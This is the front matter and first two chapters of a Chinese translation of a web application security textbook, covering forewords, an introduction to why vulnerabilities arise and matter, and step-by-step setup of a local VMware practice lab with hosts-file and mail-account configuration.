TURING 图灵程序设计丛书

Developing Secure Web Applications

[日] 德丸浩 / 著
赵文 刘斌 / 译
OWASP子明 / 审

Web应用安全权威指南

日本Web应用安全第一人 打鼎力作!!

OWASP北京区负责人、51CTO信息安全专家 作序推荐

在虚拟机上亲自体验攻击流程



人民邮电出版社
POSTS & TELECOM PRESS

数字版权声明

图灵社区的电子书没有采用专有客户端，您可以在任意设备上，用自己喜欢的浏览器和PDF阅读器进行阅读。

但您购买的电子书仅供您个人使用，未经授权，不得进行传播。

我们愿意相信读者具有这样的良知和觉悟，与我们共同保护知识产权。

如果购买者有侵权行为，我们可能对该用户实施包括但不限于关闭该帐号等维权措施，并可能追究法律责任。

德丸浩

2008年创立HASH咨询公司，任董事长。主要从事网络安全性的诊断与咨询工作，并在工作之余通过博客普及网络安全知识。兼任KYOCERA Communication Systems股份有限公司技术顾问、独立行政法人信息处理推进机构（IPA）兼职研究员。Twitter ID为@ockeghem。

赵文

程序员，Ruby语言爱好者。图灵电子书《关于 mruby 的一切》译者。
个人博客： http://zhaowen.me

刘斌

程序员，关注于后台开发，Java/Ruby爱好者。个人主页：http://liubin.org

OWASP子明

OWASP北京区负责人，51CTO信息安全专家，微软的信息安全白皮书的译者。现为远江盛邦（北京）公司的技术总监。

封面设计 | 83720326@qq.com
自在书装设计

TURING 图灵程序设计丛书

Developing Secure Web Applications

[日] 德丸浩 / 著

赵文 刘斌 / 译
OWASP子明 / 审

Web应用安全权威指南

人民邮电出版社
北京

图书在版编目（CIP）数据

Web应用安全权威指南 /（日）德丸浩著；赵文，刘斌译. -- 北京：人民邮电出版社，2014.10
（图灵程序设计丛书）
ISBN 978-7-115-37047-1

Ⅰ. ①W… Ⅱ. ①德… ②赵… ③刘… Ⅲ. ①网页制作工具 Ⅳ. ①TP393.092

中国版本图书馆CIP数据核字(2014)第206409号

内 容 提 要

本书系日本 Web 安全第一人德丸浩所创，是作者从业多年的经验总结。作者首先简要介绍了 Web 应用的安全隐患以及产生原因，然后详细介绍了 Web 安全的基础，如 HTTP、会话管理、同源策略等。此外还重点介绍了 Web 应用的各种安全隐患，对其产生原理及对策进行了详尽的讲解。最后对如何提高 Web 网站的安全性和开发安全的 Web 应用所需要的管理进行了深入的探讨。本书可操作性强，读者可以通过下载已搭建的虚拟机环境亲自体验书中的各种安全隐患。

本书适合 Web 相关的开发人员特别是安全及测试人员阅读。

◆ 著　　[日] 德丸浩
译　　赵　文　刘　斌
审　　OWASP 子明
责任编辑　乐　馨
执行编辑　杜晓静
责任印制　焦志炜

◆ 人民邮电出版社出版发行　北京市丰台区成寿寺路11号
邮编　100164　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京　　　印刷

◆ 开本：800×1000　1/16
印张：25
字数：591千字　　2014年10月第1版
印数：1－4 000册　　2014年10月北京第1次印刷

著作权合同登记号　图字：01-2014-0494号

定价：79.00元

读者服务热线：(010)51095186转600　印装质量热线：(010)81055316

反盗版热线：(010)81055315

广告经营许可证：京崇工商广字第0021号

推荐序

我投身信息安全产业领域已经有十五个年头了。过去我通过端口扫描，探测服务器的操作系统类型；防火墙出现后，我又转攻 Web 应用安全，结交了很多业内的顶级信息安全专家，与他们进行了大量的交流。

互联网的出现使得大家从传统的纸质信件传递转变为通过互联网电子邮件收发邮件；社交网络的出现，让我们得以通过互联网来结交更多的朋友。然而，我们在享受这些便利的同时，也承受着恶意钓鱼、跨站脚本攻击、恶意网马植入等风险。这些行为造成用户的信息泄漏，银行卡、信用卡信息被恶意盗刷，以致产生大量的经济损失。

通过国际权威的 Web 应用安全机构 OWASP 所发布的 TOP Ten，可以看出 Web 安全的重要性。现在全球有效的网络攻击中，基于 Web 的占 80%，SQL 注入与跨站脚本攻击一直都位于 OWASP Top Ten 的前两名，这两种攻击通常都发生在 Web 应用当中。

本次受图灵公司的邀请，参与了本书的校译工作，在进行校译期间看到了赵文和刘斌两位译者深厚的日文专业技术功底，同时也深深地感受到了日本人工作的严谨，作者在书中为大家准备了详实的应用案例和代码。

我作为 OWASP 中国北京的负责人，有幸组织和参与了在中国区域内召开的信息安全峰会与亚洲应用安全峰会，发现国外的信息安全专家更善于总结。他们能通过有效的方法论有效地进行一些精尖技术的推广和学习，而国内的信息安全专家在介绍一些高精技术时一般只告知结果，而不介绍过程。

《Web 应用安全权威指南》这本书的作者是日本 Web 安全第一人，足见其编程功底之深厚。本书没有欧美作者的那些诙谐幽默的用语，更多的是严谨而实用的陈述。作者以 Web 应用的安全隐患为引子，将产生安全隐患的原因作为整个主线来描述，同时还生动地介绍了试验这些安全隐患的环境的搭建，以及缺陷代码的示例。同时本书又给大家做了很好的补充说明，讲述了 Web 安全的基础协议和原理，帮助读者打好 Web 安全的基本功。

最难能可贵的是，本书详尽地讲解了 SQL 注入、XSS、CSRF 等的基本原理，同时又增加了详尽的代码解析。这是一本难得的 Web 应用安全指南。无论你是 Web 安全的爱好者，还是研究者，都可以将它作为一本很好的参考书籍。个人建议一些高校的学生通过学习本书，实现从 Web 安全的基础入门到精通。

OWASP 中国北京区负责人、51CTO 信息安全专家
陈 亮（OWASP 子明）

译者序

2011 年，索尼遭受了 3 次大规模攻击，造成 7700 万 PlayStation Network（PSN）用户的个人信息泄漏。攻击令 PSN 网络服务瘫痪了 23 天，给索尼造成了上亿美元的经济损失。

2011 年 12 月，国内知名开发者社区 CSDN 遭到攻击，600 万用户账号及明文密码泄漏并在网络上被大量传播。

2013 年 3 月，全球知名的云笔记应用 Evernote 遭到攻击，导致 5000 万用户的邮箱地址和加密密码泄漏。

写下这篇文字时，又正值全球最大的众筹网站 Kickstarter 被攻击而导致用户信息被窃取。

一件件触目惊心的事件无一不在提醒着我们网络安全的重要性。造成这些事件的罪魁祸首或许只是代码中一些不起眼的地方，但引发的影响及后果却骇人听闻。掌握如何在编程时不引入漏洞已成为了 Web 应用开发者不可或缺的技能。

然而，当开发者想要系统性地学习 Web 应用安全时，却发现市面上充斥着以攻击者的视角写作的“XX 攻防大全”等书籍，却鲜有站在开发者立场的优秀的权威性书籍可供参考。图灵公司引进的这本《Web 应用安全权威指南》正好填补了这一领域的空缺。

“在那本‘德丸本’中有透彻的讲解。”这是译者在日本工作期间，向同事询问“什么是 CSRF”时得到的答复。没错，“德丸本”就是本书在日本的昵称，几乎在每个 Web 开发小组的案头都能发现它的身影。

本书的作者德丸浩先生在日本被誉为“Web 应用安全领域第一人”，他在经营着一家 Web 安全咨询公司的同时，还在博客上笔耕不辍，孜孜不倦地分享着自己 Web 安全方面的知识，得此称号可谓实至名归。这本书是目前为止德丸浩先生出版的唯一一本图书，可以说是从业多年的经验沉淀下来的精华。

看过日系技术书的读者，一定会对其通俗易懂、深入浅出、谦虚谨慎等特点印象深刻，本书也不例外。SQL 注入、XSS、CSRF 等对于 Web 开发人员来说耳熟能详却可能一知半解的术语，都将在这本书中详细剖析。本书既适合从头到尾通读来进行系统性学习，也适合作为参考书时常查阅。

最后，再一次感谢图灵文化的编辑们能将这本书引入到国内。感谢另一位译者刘斌的辛勤付出，使得本书能够成功地问世。还要感谢妻子马超对我使用业余时间进行翻译工作的鼓励和支持。

希望本书能够让您受益。

赵文

2014 年 2 月于无锡

前言

近年来，利用 Web 应用存在的安全隐患（即所谓的“漏洞”）展开攻击的案例层出不穷，受害者也与日俱增。虽说只要消除安全隐患就能够杜绝这些攻击，但这就需要 Web 应用开发人员掌握正确的安全性方面的知识。

目前，网络上充斥着大量关于安全性的信息，但多数内容都只是流于表面，无法解答开发人员的困惑。具体来说，主要存在以下几点疑问。

- 为什么会产生安全隐患
- 安全隐患会产生什么样的影响
- 如何编程才能消除安全隐患
- 为什么某些方法能够消除安全隐患

而本书就是为了解答这些疑问而创作的。为此，从安全隐患产生的原理到具体的对策，以及采用该对策的根据，本书都将尽可能地详细讲述。本书的目标读者包括程序员、设计师、项目经理、质量管理负责人等参与 Web 应用开发的全部人员。另外，本书也会站在 Web 应用的发包方（甲方）的立场上，尽可能地为其提供有用的信息。

虽然本书面向的是开发人员，但对攻击的手段也做了详细的解说。目的就是为了能够让读者切实感受到安全隐患所造成的影响。但有一点需要注意的是，如果没有得到网站管理员的许可就尝试实施攻击的话，就有可能会触犯相关的法律法规。由于非专业人员很难判断自己的行为是否违法，因此，请不要在没有得到许可的情况下攻击正式的网站。

为了让读者能够放心地体验攻击流程，本书提供了在 VMware Player 的虚拟机环境中尝试安全隐患攻击的方法。希望读者能够通过亲自动手，来加深对安全隐患的理解。

最后，虽然本书中的示例代码主要使用了 PHP 语言，但讲述的内容对其他语言也是同样适用的。

谢辞

笔者在写作本书时，在网上征集了一些试读者，并根据试读者的意见和反馈不断地进行了调整。试读者不仅指出了错别字及语法问题，还提出了各种各样的改进方案，甚至还就安全隐患进行了深入的探讨，实在令笔者受益匪浅。如果没有这些建议和探讨，本书就不会是现在的样子。衷心感谢以下这些试读者（恕笔者省略敬称）：

大崎雅幸、太田良典、kaito834、加藤泰文、小邨孝明、坂井隆二、下冈叶子、高木正弘、竹迫良范、东内裕二、塙与志夫、日野洋一郎、山崎圭吾、山下太郎、Masahiro Yamada（masa141421356）、山本阳平

另外，长谷川阳介先生对本书提出了宝贵意见。同时笔者还在 Twitter 上收到了很多人士的建议。在此一并表示感谢。

最后还要感谢本书的编辑——SB Creative 股份有限公司信息书籍编辑部的友保健太先生，友保先生不仅对写作进度缓慢的笔者颇为照顾，还时常给出宝贵的意见和建议。在此向您致以衷心的感谢。

2011 年 1 月

德丸浩

目录

第1章

什么是 Web 应用的安全隐患

本章将对“安全隐患”这一贯穿全书的主题加以概述，包括什么是安全隐患，安全隐患会带来哪些问题，安全隐患是如何产生的，等等。本章最后会给出全书的结构和学习方法。

1.1　安全隐患即“能用于作恶的 Bug”

程序 Bug 对于开发者来说如同家常便饭。应用程序有了 Bug，就会出现各种不正常的现象。例如，显示出错误的结果、需要进行的处理迟迟不能结束、网页布局错乱、响应速度极为缓慢等。而这其中，有一种 Bug 能被恶意利用。此类 Bug 被称为安全隐患（Vulnerability），有时也被称为安全性 Bug。

以下是一些恶意利用的常见案例。

- 未经许可浏览用户个人信息等隐私信息
- 篡改网站的内容
- 使网页浏览者的计算机感染病毒
- 伪装成他人来窥探用户的隐私信息、发布文章、在线购物、肆意转账等
- 使目标网站不能被访问
- 在网络游戏中让自己达到无敌状态，或非法获得游戏中的装备道具
- 在确认自己的个人信息时，能看到别人的个人信息[①]

如同程序员对一般的 Bug（无奈地）习以为常一样，Web 应用程序开发者对安全隐患也同样已经司空见惯。倘若开发 Web 应用程序时对安全隐患一无所知，就会开发出能被用来进行上述恶举的网站。针对这一问题，本书将从原理到具体对策，来详细讲述如何在开发 Web 应用时杜绝安全隐患。

① 能看到其他用户个人信息的 Bug 虽不是故意作恶，但由此而偶然造成的不良后果也被视为安全隐患。

1.2　为什么存在安全隐患会有问题

为什么存在安全隐患会有问题，这是个越思考就越深入的课题。接下来，就让我们从几个方面来探讨一下必须杜绝安全隐患的原因。

◆经济损失

应杜绝安全隐患的原因之一为，假如网站的安全隐患被恶意利用，网站的经营者将会蒙受经济损失。典型的损失为以下几项。

➤赔偿用户的经济损失
➤给用户寄送代金券作为补偿时的花销
➤网站暂停运营造成的机会损失
➤信誉度下降造成的营业额减少

此类经济损失的总额有时会高达数十亿日元。

然而，或许有人会有这样的疑问。如果网站的营销规模并不大，上述列举的各项经济损失就会变得相对较小。所以可能有些网站运营方就会采取这种思路：事前不做相应对策，万一出事了就赔偿用户的损失。①

但是，实际的损失并不仅限于经济损失。

◆法律要求②

《个人信息保护法》是规定网站实施安全性措施的法律。该法第 20 条规定，拥有超过 5000 名用户的网站运营方，作为个人信息经营者，有义务实施网站的安全管理措施。

> （安全管理措施）
> 第二十条　个人信息经营者，为了安全管理其用户的个人信息，必须采取必要且恰当的措施，防止用户的个人信息被泄漏、删除或损坏。

安全管理措施的具体内容，由各省厅分别制定规章。其中，“经济产业领域关于个人信息保护法的指导方针”中，“技术性安全管理措施”中的“‘个人数据访问控制’的实践方法示例”一节中有如下记载。

---

① 这种策略被称为“风险自留”。

② 本节阐述的是日本的相关法律，供中国读者参考。遗憾的是，截至译稿时（2013 年 9 月），中国在网络安全隐患方面还没有推出相应的法律法规。——译者注

检验处理个人信息的系统中引入的访问控制功能的有效性。
（例如，检验网络应用是否存在安全隐患。）

也就是说，通过 Web 系统管理个人信息的运营者受到《个人信息保护法》以及相关规章的约束，承担着对 Web 应用的安全隐患采取安全管理措施的法律义务。

◆对用户造成不可逆的伤害

应该意识到，安全隐患造成的事故会给用户带来很多不可逆的伤害。个人信息一旦泄漏，就不可能再回收。账号被盗而导致用户的名誉受损之后，就再也回不到以前的状态了。另外，如果用户的信用卡账号被泄漏，即使赔偿了用户的金钱损失，也不可能完全平抚用户受到的恐慌、不安等精神上的痛苦。换言之，一旦发生了安全事故，就会出现很多金钱无法解决的问题。

◆欺骗用户


大多数网站都会夸耀自身有多么安全。没有网站会表示“本站完全不保证安全性，对于可能出现的安全问题概不负责”。假如网站强调了自己的安全性，就最好将安全隐患消除干净。安全隐患的存在会极大地影响网站的信誉度与可信任性。

◆被用于构建僵尸网络

僵尸网络（Botnet）的存在，是威胁互联网安全的主要因素之一。僵尸病毒（Bot）是一种恶意代码（Malware），计算机被感染后就能够被外界远程操纵，用来发送垃圾邮件或执行 DDoS 攻击（分布式拒绝服务攻击）等恶意行为。据传，2010 年初爆发的 Gumblar 恶意程序的目的之一就是构建僵尸网络。

Web 应用的安全隐患也可能被用于构建僵尸网络，情形如图 1-1 所示。

▶ 图 1-1 Web 应用的安全隐患被用来构建僵尸网络



攻击者首先会篡改存在安全隐患的网站的内容，并设下圈套试图让浏览者的计算机感染僵尸病毒。假如浏览网站的用户的计算机存在安全隐患，就会感染上僵尸病毒，从而便能够接受攻击者的命令。进入僵尸网络的计算机[①]会被用来发送垃圾邮件或执行 DDoS 攻击。另外，有时僵尸机器也会去攻击新的服务器。如此这般，新被入侵的机器也加入到了被控的僵尸 Web 服务器集群，那么被感染僵尸病毒的计算机集群的数量就会不断扩大。

据传，僵尸网络带来的收益是网络犯罪者的一项主要收入来源。换言之，在互联网上发布一个带有安全隐患的网站，就有被反社会势力利用的可能性。

① 俗称“肉鸡”。——译者注

1.3 产生安全隐患的原因

接下来本节将说明安全隐患产生的原因，据此就可以理解为何笔者之前会说“Web 应用程序开发者对安全隐患已经司空见惯”。

首先，产生安全隐患的原因可分为以下两类。

（A）由 Bug 造成

（B）由检验功能不完善造成

情况（A）包含 SQL 注入（SQL Injection）和跨站脚本（Cross Site Scripting，简称 XSS）等极具影响力的著名的安全隐患。此类隐患不仅发生场所与安全性毫不相关，而且波及范围能扩散至整个应用程序，着实让人头疼。因此，开发团队的每一个成员在编写应用程序时就必须具有极强的安全意识，但可惜目前还有很多开发团队并未这么做。

另一方面，目录遍历（Directory Traversal）漏洞是情况（B）中一个代表性的例子。产生此类安全隐患的原因是很多开发者缺乏执行安全检验的意识，而且同（A）一样，它造成的影响也会波及整个应用程序。

由此可见，Web 应用的安全隐患可以被形象地比喻为“在意想不到的地方隐藏着的一个很深的陷阱”。因此，一直以来安全隐患都在源源不断地产生。但是，与真正的陷阱不同的是，我们能够通过学习提前得知哪里会有陷阱。

1.4　安全性 Bug 与安全性功能

本章开头我们提到安全隐患是一种 Bug，但有时即使修正了所有 Bug 也不能保证应用程序绝对安全。举例来说，没有使用 HTTPS 协议（超文本传输安全协议）来加密传输的状态并不能算作是 Bug，这种情况下，虽然不存在（狭义的）安全隐患，但是传输的内容却存在被窃听的可能性。

如同使用 HTTPS 来对传输内容进行加密那样，积极主动地加强安全性的措施在本书中被称为“安全性功能”。安全性功能实为应用程序的一种需求，所以也被称为安全性需求。

从开发管理这一层面上来说，将应用程序安全性方面的 Bug 和需求这两者整理清楚也是至关重要的。如同 Bug 必须被消除一样，消除安全隐患也应当是理所当然的。另一方面，是否将安全性功能加入到项目需求中，则应该由软件的发包方结合项目经费作出决定。

为了让读者有意识地区分安全性 Bug 和安全性功能，本书特意将两者分别独立成章来加以细述。

1.5　本书的结构

本书结构如下。

第 1 章，引入安全隐患这个概念，介绍安全隐患是如何产生的，说明安全性 Bug 和安全性功能的区别。

第 2 章，搭建本书的试验环境。本书通过 VMware 的虚拟机提供了可以实际体验安全隐患的环境。该章会介绍搭建此虚拟机环境和安装诊断用工具的方法。

第 3 章，讲述 HTTP、Cookie、会话（Session）管理等 Web 应用安全方面的基础知识，还会介绍同源策略。

第 4 章，全书的核心章节。针对 Web 应用的每一个功能中易产生的安全隐患模式，对其原理及对策等各个方面加以详细说明。

第 5 章，讲述认证、账号管理、授权、日志输出等典型的安全性功能。

第 6 章，讲述字符编码与安全性的关系。Web 应用安全隐患的起因很多都涉及字符编码。本章将讲述字符编码的基础知识、安全隐患产生的原因和相应的对策。

第 7 章，从 Web 应用以外的方面，描绘提高网站安全性措施的全景。

第 8 章，讲述如何开发安全无虞的 Web 应用。

第2章

搭建试验环境

本章将讲解如何搭建本书中安全隐患用例的运行环境，其中的截图是在 Windows 7 中取得的，但这些操作同样适用于 Windows XP 或 Windows Vista。


2.1　试验环境概要

本书中安全隐患用例的运行环境如下：

- Linux（Ubuntu 10.04）
- Apache 2.2
- PHP 5.3
- PostgreSQL 8.4
- Postfix 等兼容 Sendmail 的电子邮件服务器

为了方便使用 Windows 操作系统的读者，本书为大家准备了已经将上述环境搭建完毕的 VMware 虚拟机。下图展示了在 VMware 中运行 Linux 系统的情形。

图 2-1　本书的试验环境



虽然虚拟机中的 Linux 服务器事实上是在读者自己的计算机中运行的，但请将其想像成互联网上的一台远程服务器。通过使用虚拟机，我们就能在自己的计算机上模拟近似于互联网上的服务器环境。

本章需要安装以下软件。

- VMware Player（VMware 运行环境）
- Fiddler（诊断用工具）
- 虚拟机

VMware Player 和 Fiddler 是免费公开的软件。虚拟机则是指为了能够在 VMware Player 上运行本书代码而配置的 Linux 环境。

从下一节开始，我们将依次解说各软件的安装方法。

2.2 安装 VMware Player

◆什么是 VMware Player

VMware Player 是美国 VMware 公司推出的一款免费虚拟机软件。前面已经提到，本书将利用 VMware Player 在虚拟机上搭建 Linux 服务器的运行环境，并将其视为 Web 服务器来进行各种试验。

写作本书时（2011 年 4 月），VMware Player 的最新版本为 3.1.4，软件要求的配置如下[①]。

➤ CPU：标准的 x86 兼容系统或 x86-64 位兼容个人计算机，支持 Intel VT 或者 AMD-V（不支持 PAE 的 Pentium M 等处理器无法安装）
➤ 操作系统：Windows XP、Windows Vista 或 Windows 7
➤ 内存：1G 以上
➤ 硬盘：有 1G 以上空余容量（包括虚拟机）


如果硬盘剩余空间不足，可将虚拟机保存于外部存储媒介（如 U 盘或 SD 卡等），这样安装 VMware Player 本身只需要 150M 左右的空间即可。

◆下载 VMware Player

安装 VMware Player 的最新版，可以前往 http://www.vmware.com/go/downloadplayer-cn/ 下载，页面如图 2-2 所示。

① 本章的讲解主要针对 Windows 操作系统，但本书附带的虚拟机环境在 Linux 版的 VMware Player 3.1.2，以及 Mac OS X 的 VMware Player 3.1.2 上已经做过测试，均能正常运行。

▶ 图 2-2 在 VMware 的官方网站上能下载最新版的安装文件



◆安装 VMware Player

双击安装程序。这时会显示以下安装向导。

▶ 图 2-3 安装开始



安装过程中可以全部使用默认选项。如有必要，可以更改安装路径等。

▶ 图 2-4 更改安装路径



当看到以下画面时，说明安装已经成功。然后按照画面上的指示，重启系统即可。

▶ 图 2-5 安装完成



2.3　安装虚拟机及运行确认

接下来安装安全隐患用例的虚拟机。虚拟机的安装，请先到本书的支持页面下载 WASBOOK.ZIP 文件：http://www.ituring.com.cn/book/download/d2970acc-5c0f-45ae-857d-be55a5421be4；然后，解压到合适的路径即可。解压后的大小约为 600M，所以请安装到至少还有 800M 以上剩余空间的盘符中。也可以安装至 U 盘或 SD 卡中。

假定解压路径为“文档”文件夹。这样，文档文件夹内就会生成一个名为 WASBOOK 的文件夹。

图 2-6　WASBOOK 文件夹的内容



◆虚拟机启动确认

双击 WASBOOK 文件夹中的 wasbook.vmx，就会启动 VMware Player。第一次启动 VMware Player 时，会出现以下对话框时，请务必选择“我已移动该虚拟机”。

图 2-7　务必选择“我已移动该虚拟机”




如果显示下图这样的 VMware Tools 下载对话框，请点击“以后提醒我”，然后 Linux 就开始启动了。

▶ 图 2-8　不需要 VMware Tools



当出现 wasbook login: 的登录提示时，说明启动已经完成。这时要先按下 Ctrl+G 将光标切换至虚拟机上，输入用户名 root，密码 wasbook，就能登录成功。接着在提示符中输入 ifconfig eth0，就会出现以下画面。

▶ 图 2-9　登录虚拟机后，执行 ifconfig 命令



这时，记下 inet addr: 右边显示的 IP 地址。这个 IP 地址在后面设置 hosts 文件时会用到。至此，虚拟机的启动确认就完成了。

◆虚拟机的使用方法

这里简单介绍一下虚拟机的使用方法。

◇键盘输入切换

要在虚拟机画面上输入时，只需在激活 VMware Player 的窗口后按下 Ctrl+G 即可。或者在 VMware Player 内部黑色区域中的任一位置按下鼠标。

在虚拟机中输入完毕想要切换至其他窗口时，可按下 Ctrl+Alt。

◇退出

退出虚拟机有两种方法。

如果是使用 root 登录的话，可以用以下命令退出虚拟机。输入阴影部分的内容。执行后就会立即开始关闭操作系统。

```
# shutdown -h now
```

另一种方法为，在出现登录提示时输入用户名 down，此处不需要输入密码，然后便会自动开始关闭操作系统。无论哪种方法，在 Linux 操作系统关闭之后，VMware Player 都会自动退出。

◇ Linux 的操作

关于 Linux 的操作，本书不做讲述，请参考 Linux（Ubuntu）的相关书籍或网站。

◆编辑 hosts 文件

为了能顺利地执行试验，在此请将以下站名添加到 Windows 的 hosts 文件中。

- example.jp………………存在安全隐患的网站
- trap.example.com……攻击者准备的陷阱网站

hosts（通常路径为 C:\Windows\System32\drivers\etc\hosts）文件需要有管理者权限才能编辑（Windows Vista 或 Windows 7 的情况下），右击开始菜单中的记事本，选择“以管理者身份运行”。用记事本打开 hosts 文件时，在“打开”对话框的“文件种类”中要选择“全部文件”，这样才能显示出 hosts 文件。

用记事本添加以下内容（阴影部分）并保存。IP 地址部分要替换为刚才自己记录下的虚拟机的 IP 地址。

▶ hosts 文件的编辑范例



```
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1       localhost
192.168.71.128      example.jp      trap.example.com
```

如此设置后，example.jp 和 trap.example.com 就都和虚拟机的 IP 地址（本例为 192.168.126.128）绑定了。

另外，有些防病毒软件可能会检测到 hosts 文件被更改而阻止此操作。这种情况下需要解除防病毒软件的阻止。

◆使用 ping 确认连接

修改完 hosts 文件后，打开 Windows 的命令提示符，输入 ping example.jp，即能通过 ping 命

令来确认网络连接（请先启动虚拟机）。如果不能连接成功，则可能为以下原因。


- 启动虚拟机的过程中时选择了“我已复制该虚拟机”
- IP 地址错误
- hosts 文件中的网址错误
- 编辑 hosts 文件时没有以管理者身份运行

如果错选为“我已复制该虚拟机”，将虚拟机文件删除后重新解压 ZIP 文件即可。而 IP 地址是否错误则可以从 ping 命令的执行结果中看出。

◆ Apache 与 PHP 的运行确认

通过 ping 确认完网络连接后，启动 Internet Explorer（IE）浏览器，在地址栏中输入 http://example.jp/phpinfo.php，就会显示图 2-10 所示的页面。

图 2-10　成功连接虚拟机上的 Web 服务器



◆设置并确认邮箱账号

接下来，为了试验发送邮件时的安全隐患，需要设置邮箱账号。此设置将在 4.9 节和 4.11 节使用，所以现在暂时不设置也没有影响。

在您使用的电子邮件客户端上设置以下账号。之所以设置 2 个账号，是因为试验中假设有 2 类收件人。

表 2-1　试验用邮箱账号

用户名	密码	邮箱地址	POP3 服务器	SMTP 服务器
wasbook	wasbook	wasbook@example.jp	example.jp	example.jp
bob	wasbook	bob@example.jp	example.jp	example.jp

使用 wasbook 的账号给 bob 发封邮件，即可检测以上设置是否成功。如果 bob 能正常收到，就表示配置正常。

如果无法连接 POP3 服务器的话，请参考本章最后一页。

2.4　安装 Fiddler

为了深入理解 HTTP，本书将通过使用免费工具 Fiddler 来观察并修改 HTTP 数据包。本节首先解说 Fiddler 的安装方法。

◆什么是 Fiddler

